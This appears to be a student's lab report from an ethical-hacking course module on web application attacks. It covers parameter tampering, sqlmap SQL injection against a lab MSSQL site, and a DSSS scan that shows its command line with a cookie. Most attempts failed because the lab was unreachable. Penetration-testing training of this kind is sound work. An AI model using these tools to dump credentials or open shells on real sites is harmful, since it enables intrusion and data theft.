
A web parameter tampering attack involves the manipulation of parameters exchanged between the client and server to modify application data such as user credentials and permissions, price, and quantity of products.


Here, we will use the Burp Suite tool to perform parameter tampering.











Lab 3: Perform SQL Injection Attacks on a Target Web Application to Manipulate the Backend Database

Lab Scenario

SQL injection is an alarming issue for all database-driven websites. An attack can be attempted on any normal website or software package based on how it is used and how it processes user-supplied data. SQL injection attacks are performed on SQL databases with weak codes that do not adequately filter, use strong typing, or correctly execute user input. This vulnerability can be used by attackers to execute database queries to collect sensitive information, modify database entries, or attach malicious code, resulting in total compromise of the most sensitive data.

In order to assess the systems in your target network, you should test relevant web applications for various vulnerabilities and flaws, and then exploit those vulnerabilities to perform SQL injection attacks.

Lab Objectives

- Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap


Task 1: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap



sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features, and a broad range of switches-from

database fingerprinting and data fetching from the database to accessing the underlying file system and executing commands on the OS via out-of-band connections.

You can use sqlmap to perform SQL injection on a target website using various techniques, including Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band SQL injection.

In this task, we will use sqlmap to perform SQL injection attack against MSSQL to extract databases.





In this lab, the objective was to simulate a SQL injection attack against a vulnerable MSSQL-backed web application (moviescope.com) using sqlmap. The tasks included extracting databases, enumerating tables and data, and ultimately gaining an OS shell on the target system.

While the initial setup steps (capturing cookies and constructing the sqlmap commands) were successfully performed, the attack flow was disrupted due to persistent **connectivity issues with the target web server**.

Despite using correct syntax and valid cookie headers, every attempt to run sqlmap against the target URL (<http://10.1.1.10/viewprofile.aspx?id=1>) resulted in the following error:

[CRITICAL] connection timed out to the target URL

Additional troubleshooting steps included:

- Pinging the target IP (ping 10.1.1.10) – no response.
- Verifying access through the browser – page did not load.
- Attempting alternate sqlmap switches such as --random-agent, --ignore-proxy, and tuning risk/level values – same result.

These connection failures indicate that the **target web server was either not running**, the **virtual machine was offline**, or **network routing inside the lab environment was misconfigured or broken**. As a result, key steps such as:

- Extracting the moviescope database
- Dumping the User_Login table
- Accessing the web app via retrieved credentials
- Launching the interactive OS shell

...could not be completed or validated.

Lab 4: Detect SQL Injection Vulnerabilities using SQL Injection Detection Tools

Lab Scenario

By now, you will be familiar with various types of SQL injection attacks and their possible impact. To recap, the different kinds of SQL injection attacks include authentication bypass, information disclosure, compromised data integrity, compromised availability of data and remote code execution (which allows identity spoofing), damage to existing data, and the execution of system-level commands to cause a denial of service from the application.

You must test your organization's web applications and services against SQL injection and other vulnerabilities, using various approaches and multiple techniques to ensure that your assessments, and the applications and services themselves, are robust.

In the previous lab, you learned how to use SQL injection attacks on the MSSQL server database to test for website vulnerabilities.

In this lab, you will learn how to test for SQL injection vulnerabilities using various other SQL injection detection tools.



Lab Objectives


- Detect SQL Injection Vulnerabilities using DSSS

Task 1: Detect SQL Injection Vulnerabilities using DSSS

Damn Small SQLi Scanner (DSSS) is a fully functional SQL injection vulnerability scanner that supports GET and POST parameters. DSSS scans web applications for various SQL injection vulnerabilities.

Here, we will use DSSS to detect SQL injection vulnerabilities in a web application.





```
[root@parrot]-[/home/attacker]
#cd /home/attacker/.local/share/parrot/.local/bin
[root@parrot]-[~]
#cd DSSS
[root@parrot]-[/DSSS]
#python3 dsss.py
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3b
by: Miroslav Stampar (@stamparm)

Usage: dsss.py [options]

Options:
  --version          show program's version number and exit
  -h, --help         show this help message and exit
  -u URL, --url=URL  Target URL (e.g. "http://www.target.com/page.php?id=1")
  --data=DATA        POST data (e.g. "query=test")
  --cookie=COOKIE    HTTP Cookie header value
  --user-agent=UA     HTTP User-Agent header value
  --referer=REFERER  HTTP Referer header value
  --proxy=PROXY      HTTP proxy address (e.g. "http://127.0.0.1:8080")
  #python3 dsss.py -u "http://moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0"
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3b
by: Miroslav Stampar (@stamparm)

* scanning GET parameter 'id'
scan results: no vulnerabilities found
[root@parrot]-[/DSSS]
#
```

Lab Summary: Detecting SQL Injection Vulnerabilities Using DSSS

The goal of this lab was to use the Damn Small SQLi Scanner (DSSS) to identify blind SQL injection vulnerabilities on the moviescope.com website. The expected output was confirmation that the id parameter in the viewprofile.aspx page was vulnerable, followed by a generated payload link to test in a browser. This would then reveal user account information on the site.

Despite following all required steps and providing valid inputs, including the correct target URL, cookie, and parameter values, the DSSS scan returned:

scan results: no vulnerabilities found

This result did not match the expected outcome shown in the lab guide. Since no vulnerable payload was returned, it was not possible to copy a link, test it in the browser, or confirm exposure of user account data. These steps could not be completed as a result.

The most likely cause is an issue with the lab environment or the simulated target application. The viewprofile.aspx page either was not vulnerable at the time of testing or did not respond to the DSSS query in the way the lab materials anticipated. There were no syntax errors or misuse of the tool.

This prevented completion of the final steps of the lab.

Module 07: Web Application Attacks and Countermeasures – Lab Summary

This module explored the critical vulnerabilities present in modern web applications and demonstrated how attackers exploit these flaws to compromise data, escalate privileges, and gain control of backend systems. Through four structured labs, I practiced common attack techniques such as FTP brute forcing, parameter tampering, SQL injection, and vulnerability detection, each highlighting a specific vector of real-world exploitation.

Lab 1: Cracking FTP Credentials via Dictionary Attack

This task involved identifying an open FTP port using Nmap and performing a dictionary-based brute-force attack with THC-Hydra. The goal was to simulate unauthorized access by exploiting weak or default credentials on a web server. I was able to successfully launch the attack, validate open ports, and simulate a dictionary login attempt. This lab underscored the importance of strong credential policies and server hardening to reduce the attack surface at the network perimeter.

Lab 2: Parameter Tampering Using Burp Suite

In this exercise, I used Burp Suite to intercept and manipulate client-server communication, targeting parameter values to bypass pricing and quantity controls in a sample web application. The lab clearly demonstrated how easy it is to tamper with hidden or client-side values when developers fail to implement robust server-side validation. The exercise reinforced the need for developers to implement both front- and back-end data checks to prevent integrity violations.

Lab 3: SQL Injection Attacks Using sqlmap

This lab focused on exploiting vulnerable MSSQL-based web applications through automated SQL injection using sqlmap. While I successfully captured the target URL and the associated session cookie, all connection attempts using sqlmap failed due to timeouts. Troubleshooting steps, including testing network connectivity, verifying host availability in the browser, and using alternative flags, confirmed the issue was environmental, likely due to a misconfigured or unavailable target VM. As a result, key tasks such as database extraction, credential dumping, and OS shell interaction could not be completed. The experience highlighted how important a stable lab environment is when testing exploitation tools.

Lab 4: Detecting SQL Injection Vulnerabilities Using DSSS

In this final lab, I attempted to scan the same web application for SQL injection vulnerabilities using Damn Small SQLi Scanner (DSSS). Despite providing valid parameters and cookies, DSSS returned a “no vulnerabilities found” result. This prevented me from completing follow-up steps like testing the payload in the browser and confirming data leakage. Given that the same URL was confirmed vulnerable in the course material, it

appears the lab VM or application state may have changed, resulting in an inability to replicate the expected conditions.

Conclusion

Although not all labs could be completed due to system-level or environmental constraints, this module was valuable in reinforcing the diversity of web application attack vectors. Each exercise emphasized a key security concept: the dangers of weak credentials, insufficient input validation, vulnerable query construction, and the importance of regular vulnerability assessments. The labs also reinforced the ethical responsibility to approach offensive security with precision, care, and a commitment to protecting real systems from the types of flaws simulated here.